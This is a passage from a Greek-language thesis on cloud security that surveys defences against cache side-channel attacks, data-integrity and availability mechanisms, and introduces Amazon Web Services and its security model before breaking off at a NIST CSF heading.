Ορισμένες κρυπτογραφικές βιβλιοθήκες χρησιμοποιούν τεχνικές σταθερού χρόνου (π.χ. το NaCl από τους Bernstein κ.ά. [40]) για την πρόληψη επιθέσεων side-channel στην κρυφή μνήμη. Υπάρχουν ορισμένα μειονεκτήματα σε αυτήν τη μέθοδο:

- Οι τεχνικές σταθερού χρόνου είναι δύσκολο να υλοποιηθούν λόγω της πολυπλοκότητας του υλικού (hardware), ειδικά με στόχο την επίτευξη υψηλής απόδοσης ταυτόχρονα, για κάποιους χρονοβόρους αλγορίθμους όπως ο RSA.
- Οι υλοποιήσεις σταθερού χρόνου εξαρτώνται από την πλατφόρμα. Για παράδειγμα, η "constant-time" επιδιόρθωση στο OpenSSL ενάντια στην επίθεση Lucky Thirteen εξακολουθεί να εμφανίζει χρόνο εκτέλεσης εξαρτημένο από τα δεδομένα σε ARM [41].

Το bitslicing είναι μια τεχνική για την επίτευξη αποτελεσματικών κρυπτογραφικών αλγορίθμων [42]. Οι Matsui και Nakajima [43] έδειξαν ότι η υλοποίηση του AES με σταθερό χρόνο χρησιμοποιώντας bitslicing μπορεί να επιτύχει βελτίωση της απόδοσης. Οι Käsper και Schwabe [44] παρουσίασαν μια αποδοτική υλοποίηση του AES με σταθερό χρόνο χρησιμοποιώντας bitslicing. Η υλοποίησή τους μπορεί να επιτύχει 6,92 κύκλους/byte σε Intel Core i7, σε σύγκριση με 10 κύκλους/byte στην ίδια πλατφόρμα χρησιμοποιώντας υλοποίηση του AES βασισμένη σε πίνακες αναζήτησης(lookup tables). Ο Hamburg [45] πρότεινε έναν άλλο αποδοτικό τρόπο εξάλειψης των branches που εξαρτώνται από τα δεδομένα και το κλειδί, καθώς και αναφορών μνήμης χρησιμοποιώντας εντολές διανυσμάτων.

3) **Τεχνικές Μεταγλωττιστή(Compiler Techniques)**: Η τροποποίηση των υλοποιήσεων κρυπτογράφησης με την προσθήκη θορύβου ή τυχαιοποίησης (randomization) είναι μία πιθανή μέθοδος για την προστασία από side-channel επιθέσεις. Ένα παράδειγμα εξάλειψης της χρονικής απόκλισης είναι η προσθήκη εικονικών (dummy) λειτουργιών για την εξασθένηση των σημάτων χρονισμού [46, 47]. Ωστόσο, για την πλήρη απομάκρυνση όλων των επιπτώσεων του side-channel από την υλοποίηση κρυπτογράφησης απαιτείται πολύ μεγάλη προσπάθεια από τον προγραμματιστή, με τον κίνδυνο της ασυμβατότητας σε διαφορετικές πλατφόρμες. Για να αντιμετωπιστεί αυτό το μειονέκτημα, έχουν προταθεί τεχνικές μεταγλωττιστή για την αυτόματη αλλαγή των υλοποιήσεων.

Οι Coppens κ.ά. [48] απέδειξαν ότι αυτοματοποιημένες τεχνικές μεταγλωττιστή μπορούν να χρησιμοποιηθούν για την προστασία από επιθέσεις side-channel. Εξαλείφοντας την εξάρτηση του κλειδιού από τη ροή ελέγχου με την εξάλειψη των εντολών συνθήκης μετάφρασης στην πίσω πλευρά(back-end) του μεταγλωττιστή χρησιμοποιώντας if-conversion. Οι Cleemput κ.ά. [49] αξιολόγησαν αρκετές τεχνικές μεταγλωττιστή για τη μείωση των χρονικών αποκλίσεων που προκαλούνται από τη ροή δεδομένων. Τα αποτελέσματά τους δείχνουν ότι υπάρχει ένας συμβιβασμός μεταξύ ασφάλειας και απόδοσης χρησιμοποιώντας τεχνικές μεταγλωττιστή.

Οι Crane κ.ά. [50] αποτρέπουν επιθέσεις side-channel βασισμένες στη μνήμη cache με την τυχαία επιλογή διαφορετικών διαδρομών εκτέλεσης κατά τη διάρκεια της εκτέλεσης(runtime). Διαφορετικά μονοπάτια δημιουργούνται με την εισαγωγή NOP, την αναδιάταξη συναρτήσεων, το randomization των καταχωρητών και την αντικατάσταση εντολών για να εξασφαλίσουν την σημασιολογική ισοδυναμία, που έχει ως αποτέλεσμα θεωρητικά άπειρους αριθμούς διαδρομών. Αυτά τα λειτουργικά ισοδύναμα αντίγραφα των διαδρομών εκτέλεσης επιλέγονται τυχαία κατά τη διάρκεια της εκτέλεσης για τη δημιουργία εκθετικά διαφορετικών αποτελεσμάτων του χρόνου εκτέλεσης.

4) **Εκκαθάριση Cache (Cache Flushing)**: Η εκκαθάριση της μνήμης cache κατά την αλλαγή συνθηκών εκτέλεσης μπορεί να χρησιμοποιηθεί για την προστασία από side-channel επιθέσεις που βασίζονται στο L1, το BTB και το TLB, τα οποία είναι σχετικά μικρά για να εκκαθαριστούν κατά την αλλαγή συνθηκών εκτέλεσης. Οι Zhang και Reiter [51] πρότειναν έναν μηχανισμό περιοδικού καθαρισμού της cache για τη μείωση αυτών των επιθέσεων. Με τον επαναλαμβανόμενο καθαρισμό της L1 cache, αυτή η προσέγγιση αποτρέπει αποτελεσματικά τη χρονική απόκλιση που εκμεταλλεύεται ο επιτιθέμενος. Επίσης συζητούνται επεκτάσεις σε άλλους πόρους, όπως η πρόβλεψη

των branches. Χρησιμοποίησαν δύο λειτουργίες και παρέλειψαν τον περιττό καθαρισμό της cache για να επιτύχουν λιγότερο από 7% περίπου αύξηση της απόδοσης. Ωστόσο, οι χρήστες πρέπει να συμμετέχουν στον καθορισμό των λειτουργιών οι οποίες είναι ευαίσθητες για να ενεργοποιηθεί ο καθαρισμός.

Οι Godfrey και Zulkernine [52] πρότειναν την εκκαθάριση όλων των επιπέδων της cache κατά την αλλαγή συνθηκών εκτέλεσης στον VM scheduler. Προστέθηκε ένα πεδίο στην VCPU για να υποδεικνύει τον κάτοχο των τρεχόντων δεδομένων της cache. Η μετάβαση σε ανενεργό ή στον ίδιο τομέα(domain) δεν θα προκαλέσει την εκκαθάριση της cache. Έδειξαν ότι οι hypervisors τους μπορούν να αποτρέψουν αποτελεσματικά τις επιθέσεις side-channel με λιγότερο από 15% αύξηση του κόστους.

Οι Varadarajan et al. [53] είναι οι πρώτοι που προτείνουν ότι η αύξηση ενός ελάχιστου χρόνου εκτέλεσης(runtime) εγγυάται να μειώσει τις επιθέσεις side-channel μειώνοντας τους ρυθμούς αναστολής. Στη συνέχεια ενσωμάτωσαν έναν μηχανισμό καθαρισμού κατάστασης για την L1 cache και τον branch predictor και μέτρησαν ένα overhead 8,4 μs από τον ανεξάρτητο καθαρισμό.

2.4.2 Μηχανισμοί διασφάλισης Ακεραιότητας

Όπως εξηγήθηκε προηγουμένως, η έννοια της ακεραιότητας των δεδομένων σημαίνει ότι τα δεδομένα πρέπει να αποθηκεύονται στους διακομιστές του cloud, χωρίς αλλοίωση ή κλοπή και κάθε παραβίαση πρέπει να ανιχνεύεται. Η ακεραιότητα του computing σημαίνει ότι τα προγράμματα πρέπει να εκτελούνται χωρίς να αλλοιώνονται από κακόβουλο λογισμικό ή κακόβουλους χρήστες. Η ακεραιότητα των δεδομένων μπορεί να διαταραχθεί για πολλούς λόγους, όπως ανθρώπινα λάθη, σφάλματα λογισμικού, δυσλειτουργίες υλικού ή κακόβουλες επιθέσεις κ.λπ. Η δημιουργία αντιγράφων ασφαλείας δεδομένων, η χρήση μηχανισμών ασφαλείας, η εφαρμογή λογισμικού ανίχνευσης και διόρθωσης σφαλμάτων δεν επαρκούν για τη διασφάλιση της ακεραιότητας δεδομένων. Σε αυτό το σημείο, η ορθότητα και η διαθεσιμότητα των δεδομένων γίνονται κύριο ερώτημα για τους χρήστες. Προκειμένου να επιλυθεί η πρόκληση του ελέγχου και της επαλήθευσης της ακεραιότητας δεδομένων, υπάρχουν πολλά προτεινόμενα μοντέλα και συστήματα[54].

Οι Πάροχοι Υπηρεσιών Cloud (CSP) πρέπει να πείσουν τους πελάτες τους ότι τα δεδομένα τους παραμένουν ανέπαφα και προστατεύονται από τροποποίηση ή μη εξουσιοδοτημένη αποκάλυψη χρησιμοποιώντας μία ή περισσότερες από αυτές τις τεχνικές. Έτσι, παρακάτω προτείνονται αρκετές μέθοδοι διασφάλισης της ακεραιότητας.

1. **Provable Data Possession (PDP)**. Ο χρήστης του cloud πρέπει να είναι σε θέσει να ελέγξει τα δεδομένα για να βεβαιωθεί ότι ο server διαθέτει το πρωτότυπο[55]. Για να επιτευχθεί αυτός ο στόχος, μερικές φορές χρησιμοποιούνται η MAC (Message Authentication Code), μερικές φορές η συμμετρική κρυπτογράφηση, καθώς και άλλες μέθοδοι. Πριν από την αποστολή του αρχείου σέ έναν αναξιόπιστο διακομιστή cloud, ο χρήστης προσθέτει σε αρχείο μεταδεδομένα(metadata). Μετά την αποστολή του αρχείου στο διακομιστή CSP, ο χρήστης διαθέτει ακόμα τα μεταδεδομένα για να συγκρίνει την ακεραιότητα του αρχείου του. Η τεχνική PDP μπορεί να χρησιμοποιηθεί τόσο για κρυπτογραφημένα όσο και για απλά δεδομένα (plaintext).

A. **Στατικό PDP.** Ένας από τους τρόπους βασίζεται στο hashing και αποτελείται από ένα σύστημα κλειδιών. Σε αυτήν τη μέθοδο, ο χρήστης δημιουργεί ένα hash από τα δεδομένα και διατηρεί το δικό του κλειδί πριν τα δεδομένα σταλούν στο διακομιστή CSP. Κάθε φορά που επιθυμεί να ελέγξει την ακεραιότητα των δεδομένων, το μόνο που χρειάζεται να κάνει ο χρήστης είναι να αποκαλύψει το κλειδί και να το στείλει στον διακομιστή CSP. Με την απάντηση του διακομιστή, ο χρήστης μπορεί να συγκρίνει τις τιμές του hash. Για τη μέθοδο βασισμένη σε MAC, ο χρήστης έχοντας ένα κλειδί υπολογίζει ένα MAC για ολόκληρα τα δεδομένα και στη συνέχεια τα στέλνει στον διακομιστή cloud. Τα δεδομένα δεν χρειάζεται πλέον να αποθηκευτούν στον τοπικό δίσκο. Όταν έρθει η ώρα για έλεγχο ακεραιότητας, χρησιμοποιώντας το κλειδί, ο χρήστης μπορεί να συγκρίνει το επανυπολογισμένο MAC με το προηγούμενο. Η μέθοδος Προστασίας της Ιδιωτικότητας(Privacy Preserving Method) χρησιμοποιεί κρυπτογράφηση και Έλεγχο Ακεραιότητας από Τρίτο Μέρος (Third Party Auditor - TPA) που μπορεί να ελέγξει την ακεραιότητα των δεδομένων χωρίς καμία γνώση του περιεχομένου των δεδομένων[56].
B. **Δυναμικό PDP.** Η Δυναμική Προστασία των Δεδομένων (Dynamic PDP) υποστηρίζει δυναμικές λειτουργίες όπως τροποποίηση, διαγραφή, εισαγωγή κλπ. Η Κλιμακούμενη Προστασία των Δεδομένων (Scalable PDP) είναι μια μέθοδος που χρησιμοποιεί τη συμμετρική κρυπτογράφηση. Ο διαχειριστής του νέφους προκαλεί (challenge) τον διακομιστή CSP στέλνοντας ένα σύνολο από τυχαία αριθμητικά μπλοκ με δείκτες. Τα δεδομένα πρέπει να επιστραφούν στον ιδιοκτήτη τους αφού ο server υπολογίσει έναν μικρό έλεγχο ακεραιότητας σε συγκεκριμένα μπλοκ [57], [58]. Η Συνεργατική Επαλήθευση της Ακεραιότητας εφαρμόζεται κυρίως σε υβριδικά νέφη που χρησιμοποιούν homomorphic αποκρίσεις και τεχνικές ιεραρχίας κατακερματισμού δεικτών(hash index hierarchy techniques). Αυτή η μέθοδος χρησιμοποιεί επίσης συστήματα όπως τα IPS, MPZKPS.
C. **Multicopy PDP.** Η Κρυπτογράφηση, η συγκέντρωση υπογραφών,οι ranked-based authentication skip lists είναι μερικές από τις τεχνικές που χρησιμοποιούνται για το Multi-copy PDP. Ειδικά διακριτά αντίγραφα του αρχείου δημιουργούνται σε πολλούς διακομιστές. Κάθε ειδικό αντίγραφο μπορεί να παραχθεί κατά την πρόκληση (challenge)[59],[60].

2. **Proof of Retrievability(POR).** Η απομακρυσμένη επαλήθευση των δεδομένων με δυνατότητα πλήρους ανάκτησης αυτών που βρίσκονται στον διακομιστή του CSP είναι δυνατή χρησιμοποιώντας τη μέθοδο POR με έναν κωδικό πιστοποίησης(authentication code). Τα δεδομένα δεν χρειάζεται ακόμα να ανακτηθούν από τον διακομιστή CSP στον τοπικό δίσκο.

A. **Στατικό POR**. Σε αυτήν τη μέθοδο, ο ιδιοκτήτης των δεδομένων υπολογίζει έναν κωδικό πιστοποίησης με ένα μυστικό κλειδί. Τα δεδομένα κρυπτογραφούνται μερικώς (μόνο μερικά τμήματα). Στη συνέχεια, το αρχείο και ο κωδικός αποστέλλονται στον διακομιστή CPS. Δεν είναι πλέον απαραίτητο να διατηρούνται το αρχείο και ο κωδικός αποθηκευμένα τοπικά. Ο ιδιοκτήτης των δεδομένων χρειάζεται μόνο το ιδιωτικό του κλειδί για να επαληθεύσει την απάντηση του διακομιστή του νέφους για έλεγχο ακεραιότητας[61]-[63].

Η συνάρτηση κατακερματισμού με κλειδί(Keyed Hash Function) μπορεί να χρησιμοποιηθεί ως μια άλλη τεχνική. Για αυτήν τη μέθοδο, παράγεται ένα κρυπτογραφημένο hash των δεδομένων πριν αποσταλούν στο cloud. Η αποκάλυψη του ιδιωτικού κλειδιού επιτρέπει στο cloud να απαντήσει με την τιμή του κρυπτογραφημένου hash, το οποίο μπορεί να επιτρέψει στον ιδιοκτήτη των δεδομένων να ελέγξει την ακεραιότητα των αρχείων του. Η χρήση αποστολέων(sentinels) είναι μία από τις προσεγγίσεις που χρησιμοποιούνται γενικά για μεγάλα αρχεία. Τμήματα αποστολέων(block of sentinels) που είναι κρυμμένα και τυχαία ενσωματωμένα στα τμήματα δεδομένων στέλνονται στον διακομιστή CSP ως μέρος των αυθεντικών δεδομένων. Όταν ο πελάτης υπηρεσιών cloud προκαλεί το νέφος καθορίζοντας τις θέσεις των αποστολέων για να εκτελέσει έλεγχο ακεραιότητας, ο αναμενόμενος από τον CSP διακομιστής πρέπει να λάβει τιμές συσχετισμένες με τα sentinels[64].

Το HAIL (Επίπεδο Υψηλής Διαθεσιμότητας και Ακεραιότητας) μπορεί να χρησιμοποιήσει MACs, συναρτήσεις κατακερματισμού, ψευδοτυχαίες συναρτήσεις για να εξασφαλίσει τη διαθεσιμότητα και την ακεραιότητα. Ο ενοικιαστής είναι σε θέση να αποθηκεύσει τα αρχεία του σε ανεξάρτητους πολλαπλούς διακομιστές. Σε περίπτωση αποτυχίας, οι αποθηκευτικοί πόροι μπορούν να ελεγχθούν και η αποτυχία μπορεί να ανιχνευθεί χρησιμοποιώντας PORs ως κατασκευαστικά τμήματα[65].

B. **Δυναμικό POR**. Το Merkle Hash Tree είναι μία από τις τεχνικές που χρησιμοποιούνται στο Δυναμικό POR, εκτός από άλλες τεχνικές όπως η υπογραφή BLS, η Diffie-Hellman Assumption κ.λπ. Ορισμένες από αυτές τις μεθόδους είναι πολύ αποδοτικές, ασφαλείς και μειώνουν τον υπολογιστικό και αποθηκευτικό φόρτο τόσο για τον ιδιοκτήτη όσο και για τον διακομιστή CSP[66],[67].

3. **Άλλες μέθοδοι**. Εκτός από τα πρωτόκολλα PDP και POR, χρησιμοποιούνται και πολλές άλλες τεχνικές, όπως ο κατακερματισμός (hashing), η κρυπτογράφηση (encryption), η MAC (Message Authentication Code) και οι μέθοδοι υπογραφής κ.λπ.

Στη μέθοδο του κατακερματισμού, ο συμπιεσμένος φάκελος χρησιμοποιείται ως είσοδος μιας συνάρτησης κατακερματισμού για να πάρουμε μία τιμή κατακερματισμού. Για την επαλήθευση, ο CPS διακομιστής χρησιμοποιεί την ίδια συνάρτηση κατακερματισμού για να διαβάσει ξανά τον φάκελο και να δημιουργήσει μία τιμή κατακερματισμού. Και οι δύο τιμές κατακερματισμού πρέπει να ταιριάζουν για να επαληθευθεί η ακεραιότητα των δεδομένων.

Οι μέθοδοι κρυπτογράφησης χρησιμοποιούν μερικές φορές ένα αξιόπιστο τρίτο μέρος (third party) που ονομάζεται μεσάζοντας code υπηρεσιών (cloud broker) για να διασφαλίσει την ακεραιότητα των δεδομένων. Γι' αυτό το σκοπό, ο μεσάζοντας υπολογίζει την τιμή κατακερματισμού όλων των κρυπτογραφημένων τμημάτων και τις συγκρίνει με τις τιμές κατακερματισμού που αποθηκεύονται στη βάση δεδομένων του. Ορισμένες άλλες μέθοδοι κρυπτογράφησης προτιμούν λειτουργίες XOR[68].

Η μέθοδος MAC είναι μία άλλη μέθοδος η οποία αναφέρθηκε και πριν. Σε αυτή την τεχνική, πριν από την αποστολή των δεδομένων στον απομακρυσμένο διακομιστή, ο χρήστης προϋπολογίζει MACs για όλα τα δεδομένα με ένα ιδιωτικό κλειδί (private key). Κάθε φορά ο χρήστης χρησιμοποιεί το ιδιωτικό του κλειδί στον CPS διακομιστή και συγκρίνει το MAC του με αυτό που αποθηκεύεται στον τοπικό δίσκο του για να ελέγξει την ακεραιότητα των δεδομένων.

Μετά τον προϋπολογισμό της υπογραφής κάθε τμήματος, ο πελάτης στέλνει τα δεδομένα και τις υπογραφές στον cloud server. Αυτή η μέθοδος ονομάζεται μέθοδος υπογραφής (signature method) και υποστηρίζει μόνο τα στατικά δεδομένα.

2.4.3 Μηχανισμοί διασφάλισης Διαθεσιμότητας

Όπως αναφέρθηκε στο 2.3.3 (Απειλές κατά της Διαθεσιμότητας), η διαθεσιμότητα είναι πολύ κρίσιμο κομμάτι. Αν μία υπηρεσία πάψει να είναι διαθέσιμη ή η ποιότητα της υπηρεσίας δεν μπορεί να πληροί τη Συμφωνία Επιπέδου Υπηρεσιών (SLA), οι πελάτες θα χάσουν την εμπιστοσύνη τους προς αυτή. Συνεπώς, η αντιμετώπιση των απειλών που περιγράφηκε είναι αναγκαία ώστε να διασφαλιστεί η διαθεσιμότητα της υπηρεσίας του cloud. Στη συνέχεια, θα αναφερθούν τα αντίμετρα που μπορούν να αντιμετωπίσουν τις επιθέσεις αυτές, καθώς και να τις σταματήσουν.

1) **Άμυνα ενάντια στη νέα επίθεση DOS**: Αυτός ο νέος τύπος επίθεσης DOS διαφέρει από τις παραδοσιακές επιθέσεις DOS ή DDOS [72] στο ότι οι παραδοσιακές επιθέσεις DOS αποστέλλουν κίνηση απευθείας στην εφαρμογή στόχο ενώ η νέα επίθεση DOS όχι· επομένως, κάποιες τεχνικές και αντίμετρα [70], [71] για την αντιμετώπιση των παραδοσιακών επιθέσεων DOS δεν είναι πλέον εφαρμόσιμες. Μια στρατηγική αποφυγής επίθεσης DOS που ονομάζεται μετακίνηση υπηρεσίας (application migration) [69] έχει αναπτυχθεί για την αντιμετώπιση της νέας επίθεσης DOS. Ένας πράκτορας παρακολούθησης που βρίσκεται εκτός του cloud έχει συσταθεί για να ανιχνεύει αν υπάρχει μείωση εύρους ζώνης με τη συνεχή ανίχνευση των εφαρμογών του cloud. Όταν ανιχνευτεί μείωση του εύρους ζώνης, ο πράκτορας παρακολούθησης θα πραγματοποιήσει μετακίνηση της εφαρμογής, η οποία μπορεί να σταματήσει προσωρινά την υπηρεσία, με αυτήν να επανεκκινεί αργότερα. Η μετακίνηση θα μεταφέρει την τρέχουσα εφαρμογή σε άλλο υποδίκτυο που ο επιτιθέμενος δεν γνωρίζει. Τα αποτελέσματα των πειραμάτων δείχνουν ότι χρειάζονται μόνο λίγα δευτερόλεπτα για να μετακινηθεί μια εφαρμογή ιστού από το ένα υποδίκτυο στο άλλο. Συνεπώς, αυτή η μικρή καθυστέρηση δεν γίνεται αισθητή ώστε να διαταράξει την διαθεσιμότητα της.
2) **Ανίχνευση επίθεσης FRC**: Το κλειδί της ανίχνευσης επίθεσης FRC είναι να διακρίνει την κίνηση FRC από την φυσιολογική κίνηση. Ο Idziorek και οι συνάδελφοί του προτείνουν να αξιοποιηθεί η συνέπεια της συνολικής δραστηριότητας του ιστού. Για την επίτευξη αυτού του στόχου, χρησιμοποιούνται τρεις μετρικές ανίχνευσης: i) Ο νόμος του Zipf για να μετρηθεί η σχετική συχνότητα και αυτο-ομοιότητα της δημοτικότητας των ιστοσελίδων· ii) ο κανόνας του Spearman χρησιμοποιείται για να βρεθεί η εγγύτητα μεταξύ δύο καταταγμένων λιστών, η οποία καθορίζει το βαθμό ομοιότητας· iii) η επικάλυψη μεταξύ της λίστας αναφοράς και της συγκρίσιμης λίστας μετράει την ομοιότητα μεταξύ των δεδομένων εκπαίδευσης και των δεδομένων testing. Ο συνδυασμός των τριών μετρικών αποδίδει έναν αξιόπιστο τρόπο ανίχνευσης FRC.

Κεφάλαιο 3ο: Amazon Web Services

Στο προηγούμενο κεφάλαιο έγινε εισαγωγή στο Cloud Computing. Αναφέρθηκαν τα στρώματα της αρχιτεκτονικής του, το IaaS, το PaaS και το SaaS (από το χαμηλότερο στο υψηλότερο). Στη συνέχεια αναλύθηκαν τα βασικά χαρακτηριστικά που το διέπουν, κάνοντας το ελκυστικό προς το ευρύ κοινό και αξιοποιήσιμο από τις μεγαλύτερες εταιρείες. Έπειτα, αναλύθηκαν λεπτομερώς οι βασικές προκλήσεις στο Cloud Computing με τις απειλές κατά της Εμπιστευτικότητας, της Ακεραιότητας, της Διαθεσιμότητας, των API αλλά και μηχανισμούς διασφάλισης αυτών.

Σε αυτό το κεφάλαιο, θα γίνει ανάλυση των **Amazon Web Services**. Ξεκινώντας, θα γίνει συνοπτική περιγραφή των βασικών εννοιών και υπηρεσιών αυτών. Στη συνέχεια, θα εξεταστεί εκτεταμένα το **AWS Security** για να κατανοηθεί ο μηχανισμός λειτουργίας σε σχέση με τις υπηρεσίες που παρέχει, κατανοώντας έτσι πλήρως τα πλεονεκτήματα του αλλά και τις αδυναμίες του.

3.1 Βασικές Έννοιες

Για να κατανοηθεί το AWS Security, πρώτα πρέπει κατανοηθούν βασικές έννοιες των Amazon Web Services, η αρχιτεκτονική και η σύνδεση μεταξύ των εφαρμογών και των υπηρεσιών της πάνω στο Cloud.

Οι Amazon Web Services ήρθαν στο φως στις 13 Μαρτίου 2006. Τότε, ή μόνη υπηρεσία που προσέφερε ήταν η Simple Storage Service (S3). Η ιδέα πίσω από αυτό ήταν πολύ απλή; οποιοσδήποτε μπορούσε να αποθηκεύσει κάποια αρχεία στον αποθηκευτικό χώρο(storage) της Amazon στο Web, με το πλεονέκτημα ότι μπορούσε να τα προσπελάσει από παντού. Μετά από κάποιους μήνες, μια νέα υπηρεσία γεννήθηκε, η Simple Queue Service (SQS). Αυτή επιτρέπει την ανταλλαγή μηνυμάτων μεταξύ διαφορετικών προγραμμάτων, εντός και εκτός του AWS περιβάλλοντος. Αργότερα το 2006, μια πολύ σημαντική υπηρεσία που γεννήθηκε και αποτελεί σημαντικό κομμάτι του AWS, συνεπώς και του AWS Security, ήταν η Elastic Compute Cloud, γνωστή ως EC2. Αυτή η υπηρεσία προσφέρει την δυνατότητα του computing με άμεση διαθεσιμότητα, χωρίς περιορισμό διάρκειας χρήσης[73]. Αυτή τη στιγμή η Amazon μετρά πάνω από 200 Services διαθέσιμες από Data Centers[74].

Οι περισσότεροι πάροχοι cloud στηρίζουν την αρχιτεκτονική τους σε τουλάχιστον έναν από τους τρεις τύπους cloud computing, που όπως αναφέρθηκε είναι οι IaaS, PaaS, Saas. Η Amazon προσφέρει και τους τρεις τύπους cloud computing ώντας ο πρώτος και μεγαλύτερος πάροχος cloud computing. Έχοντας αναφέρει όλα αυτά, παρακάτω θα εξηγηθεί συνοπτικά η στρατηγική της πάνω στην υποδομή του λογισμικού της. Αυτό το σημείο κάνει τις υπηρεσίες της Amazon να ξεχωρίζουν. Αυτές είναι[73]:

- **Virtualization:** Είναι η καρδιά των υπηρεσιών AWS. Η εικονικοποίηση αφαιρεί την εξάρτηση των στοιχείων του λογισμικού από το υποκείμενο hardware (υλικό). Είναι η λειτουργία που καθιστά δυνατή τη δημιουργία, τερματισμό, επανεκκίνηση των εικονικών μηχανών. Βέβαια, ως πιο οικονομικό τρόπο, η Amazon χρησιμοποίησε τον ανοιχτό κώδικα

της Xen Hypervisor. Πάνω σε αυτόν τον κώδικα έκανε τροποποιήσεις ώστε να προσαρμοστεί πλήρως στις υπηρεσίες AWS. Έτσι, η εικονικοποίηση έχει επεκταθεί με τέτοιους τρόπους ώστε να μπορεί να υποστηρίξει πληθώρα υπηρεσιών.

- **Λειτουργικότητα ως υπηρεσία(operated as a service):** Όπως φαίνεται και στο όνομα "Amazon Web Services", οι AWS έπρεπε να λειτουργούν ως υπηρεσία. Αυτό σημαίνει πως ο κάθε χρήστης θα έπρεπε να μπορεί να διαχειρίζεται τους πόρους του απομακρυσμένα χωρίς hands-on διάδραση τοπικά. Έτσι η Amazon έπρεπε να παρέχει ένα σύνολο διεπαφών(interfaces), ένα API δηλαδή, για να δώσει αυτή τη δυνατότητα στον χρήστη.
- **Ευελιξία:** Η Amazon σχεδίασε το AWS για να καλύψει όλους του χρήστες. Χρήστες που ίσως χρειάζονται κάτι πολύ εξειδικευμένο, ίσως και καινοτόμο. Επειδή λοιπόν δεν μπορεί να προβλέψει τις ανάγκες του καθενός ή τις ανάγκες του μέλλοντος, έθεσε πολύ λίγους περιορισμούς στις υπηρεσίες της. Κατά συνέπεια, παρέχει ένα λεπτομερές σύνολο υπηρεσιών κατα το οποίο ο χρήστης θα μπορεί να "αναμείξει και να ταιριάξει" υπηρεσίες για να δημιουργήσει τη δική του εφαρμογή.
- **Ανθεκτικότητα:** Καθώς η Amazon έχει επενδύσει πολύ περισσότερο κεφάλαιο για το λογισμικό της παρά για το υλικό(hardware) της, πολλές φορές θα υπάρξουν hardware fails. Κατά συνέπεια, κάθε αντικείμενο(object) μέσα σε ένα καλάθι(bucket) της S3 υπηρεσίας μέσα σε έναν πόρο θα χανόταν ή δεν θα ήταν διαθέσιμο τη στιγμή που ζητήθηκε από τον χρήστη. Γι αυτόν τον λόγο, οι υπηρεσίες AWS χρησιμοποιούν πολλά αντίγραφα του ίδιου πόρου για να εξασφαλίσουν ότι η αποτυχία ενός πόρου δεν θα προκαλέσει αποτυχία της υπηρεσίας. Συνεπώς, με αυτόν τον τρόπο βελτιώνεται η αξιοπιστία και η ανθεκτικότητα του S3.

Τέλος, πριν αναλυθεί εις βάθος η ασφάλεια στο AWS, θα πρέπει να κατανοηθούν τα όρια της εμπιστοσύνης σε ένα cloud περιβάλλον. Αυτά τα όρια εκφράζουν το σημείο μέχρι το οποίο ο πάροχος είναι υπεύθυνος για την ασφάλεια και το σημείο μέχρι το οποίο είναι υπεύθυνος ο πελάτης. Στο AWS το όριο εμπιστοσύνης είναι ο Hypervisor. Το Σχ. 3.5[73] μπορεί να βοηθήσει. Τα επίπεδα που απεικονίζονται κάτω από το επίπεδο του Hypervisor είναι υπό την ευθύνη του παρόχου, ενώ τα επίπεδα που απεικονίζονται πάνω από το επίπεδο του Hypervisor είναι υπό την ευθύνη του πελάτη. Ένα παράδειγμα είναι η εγκατάσταση IPS/IDS. Η Amazon απαγορεύει την εγκατάστασή τους στο δίκτυο της διότι θέλει να έχει τον έλεγχο του AWS ώστε το ίδιο να δουλεύει όπως η ίδια επιθυμεί, και πιο σημαντικό, το γεγονός ότι οι υπόλοιποι πελάτες θα θεωρήσουν το IPS/IDS ως security threat στις δικές τους εφαρμογές. Έτσι, η Amazon επιτρέπει μόνο τα host-based IDS's στα AWS instances[73].

3.2 AWS Security


Αφού εξηγήθηκαν κάποιες βασικές έννοιες που αφορούν τις Amazon Web Services, θα γίνει λόγος και ανάλυση ως προς την ασφάλεια των υπηρεσιών αυτών. Η Amazon, ώντας ο μεγαλύτερος πάροχος cloud computing, αποτελείται από περισσότερες από 200 υπηρεσίες για τους πελάτες της. Συνεπώς, λογικό είναι να γεννιούνται αρκετά θέματα ασφαλείας στις τεχνολογίες που χρησιμοποιεί για να είναι ικανή να διαθέσει αυτές τις υπηρεσίες. Παρακάτω, θα γίνει αναφορά στο NIST Cybersecurity Framework (CSF) και το τι ορίζει. Ωστόσο, δεν θα γίνει αρκετή εμβάθυνση στο NIST CSF, διότι ο σκοπός της Διπλωματικής Εργασίας σε αυτό το κεφάλαιο είναι να αναφερθεί πιο ειδικά στο Security των τεχνολογιών του AWS. Συνεπώς, θα αναφερθούν τα σημαντικότερα σημεία του πλαισίου του NIST CSF διότι είναι ένα πολύ σημαντικό κομμάτι, και στη συνέχεια θα γίνει εκτεταμένη ανάλυση στο AWS Security. Βέβαια, το AWS ευθυγραμμίζεται με αρκετά Security Frameworks όπως GDPR,

FedRAMP, HIPAA, ISO/IEC, SOC, PCI DSS, CIS AWS Foundations Benchmark, ωστόσο θα ειπωθούν τα κυριότερα για το NIST CSF λόγω της ευρείας υιοθέτησης του και εφαρμογής.

3.2.1 NIST Cybersecurity Framework (CSF)

